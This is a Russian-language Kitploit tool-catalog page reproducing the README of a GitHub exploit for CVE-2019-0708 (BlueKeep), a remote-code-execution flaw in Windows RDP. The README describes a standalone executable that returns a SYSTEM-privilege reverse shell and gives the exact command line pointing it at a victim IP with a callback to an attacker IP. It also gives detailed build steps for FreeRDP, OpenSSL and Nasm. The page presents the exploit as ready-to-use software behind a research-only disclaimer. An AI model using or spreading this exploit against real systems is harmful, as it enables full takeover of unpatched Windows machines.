
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2019-0708-EXP-Windows — CVE-2019-0708-EXP-Windows版单文件exe版,运行后直接在当前控制台反弹System权限Shell | Kitploit

Инструменты/GitHubGitHub/cbwang505/cve-2019-0708-exp-windows
Payload GenerationVulnerability AnalysisExploitationShellcodePenetration TestingRemote Access Tool
GitHubcbwang505/cve-2019-0708-exp-windows

CVE-2019-0708-EXP-Windows

CVE-2019-0708-EXP-Windows版单文件exe版,运行后直接在当前控制台反弹System权限Shell

РепозиторийСайт
31768416 лет назадПроверено Kitploit
Поделиться

CVE-2019-0708-EXP-Windows-Version

Заявление

Автор POC предоставлен исключительно для исследовательских целей. Если читатель использует данный POC для других действий, автор не несёт ответственности.

Содержание

[toc]

Введение

CVE-2019-0708-EXP — отдельный исполняемый файл для Windows (exe), не требующий Linux, Python, Ruby и т.д. После запуска непосредственно в текущей консоли получает shell с правами System.

Сборка выполнена в режиме полной статической библиотеки, все DLL встроены; интегрированы netcat и OpenSSL; поддерживается индикатор прогресса и вывод shell.

Среда воспроизведения

  1. Целевая система (Victim): Windows 7 SP1 x64
  2. Система атакующего (Attacker): Windows 10 x64
  3. Среда сборки: Visual Studio 2013

Инструкция по использованию

  1. Перейдите в каталог CVE-2019-0708-EXP-Release
  2. Запустите wfreerdp.exe /v:Victim_IP /l:Attacker_IP, например wfreerdp.exe /v:10.120.1.160 /l:10.120.1.17

Инструкция по установке

  1. Скопируйте проект FreeRDP-master в E:\git\KernelResearch\FreeRDP-master\
  2. Установите среду сборки OpenSSL или распакуйте openssl.7z в C:\openssl\, используя уже скомпилированную среду OpenSSL
  3. Установите среду сборки Nasm
  4. Установите cmake-3.15.3-win64-x64.msi от имени администратора
  5. Добавьте C:\Program Files\CMake\bin в переменную окружения PATH
  6. Перезагрузите компьютер
  7. Запустите "C:\Program Files\CMake\bin\cmake.exe" E:\git\KernelResearch\FreeRDP-master\CMakeCache.txt
  8. Соберите проект. Если всё ещё не хватает файлов, восстановите из FreeRDP-master-restore.7z
Инструкция по установке среды сборки OpenSSL
  1. Распакуйте openssl-1.0.2s.tar.gz в C:\openssl\
  2. Установите ActivePerl-5.28.1.0000-MSWin32-x64-fde9aa8a.msi
  3. Добавьте C:\Perl64\bin в переменную окружения PATH
  4. Откройте командную строку для собственных инструментов x64 VS2013 (находится в меню «Пуск»)
  5. Запустите perl Configure VC-WIN64A
  6. Выполните cd /d C:\openssl\
  7. Выполните ms\do_win64a
  8. Далее приступайте к сборке. Можно использовать следующие режимы. В POC используется режим статической библиотеки:
    • Сборка динамической библиотеки OpenSSL: nmake -f ms\ntdll.mak
    • Сборка статической библиотеки OpenSSL: nmake -f ms\nt.mak
    • Тестирование динамической библиотеки OpenSSL: nmake -f ms\ntdll.mak test
    • Тестирование статической библиотеки OpenSSL: nmake -f ms\nt.mak test
    • Установка динамической библиотеки OpenSSL: nmake -f ms\ntdll.mak install
    • Установка статической библиотеки OpenSSL: nmake -f ms\nt.mak install
    • Очистка предыдущей сборки динамической библиотеки OpenSSL для пересборки: nmake -f ms\ntdll.mak clean
    • Очистка предыдущей сборки статической библиотеки OpenSSL для пересборки: nmake -f ms\nt.mak clean
  9. После завершения найдите libeay32.lib и ssleay32.lib в каталоге out32 и скопируйте их в C:\openssl\lib\
Инструкция по установке среды сборки Nasm
  1. Установите nasm-2.14.02-installer-x64.exe от имени администратора
  2. Добавьте C:\Program Files\NASM в переменную окружения PATH
  3. Распакуйте три файла из nasmBuildCustomizations.rar в C:\Program Files (x86)\MSBuild\Microsoft.Cpp\v4.0\V120\BuildCustomizations\
  4. Выберите client->common->freerdp-client в проекте, щелкните правой кнопкой мыши → «Зависимости сборки» → «Настраиваемые правила сборки», затем отметьте пункт nasm (не masm)
  5. Если при выборе любого .asm файла в проекте freerdp-client в контекстном меню появится пункт «Сборка», значит среда сборки Nasm установлена успешно

Результаты работы

Нажмите для увеличения

Размещение проекта

Моя ссылка на POC

Участие в разработке

Автор из ZheJiang Guoli Security Technology, электронная почта: [email protected]

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    911
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    707
  • 3

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    431
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServer — это платформа управления привилегированным доступом (PAM) с открытым исходным кодом, которая предоставляет командам DevOps и IT безопасный доступ по требованию к конечным точкам SSH, RDP, Kubernetes, баз данных и RemoteApp через веб-браузер.

    405
  • 5

    SafeLine

    chaitin/safeline

    Сам хостируемый WAF и обратный прокси-сервер, который фильтрует вредоносный HTTP-трафик, блокирует SQL-инъекции, XSS и атаки ботов, с ограничением скорости и динамическим шифрованием HTML/JS.

    352
  • 6

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    342

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →
Скачать инструмент



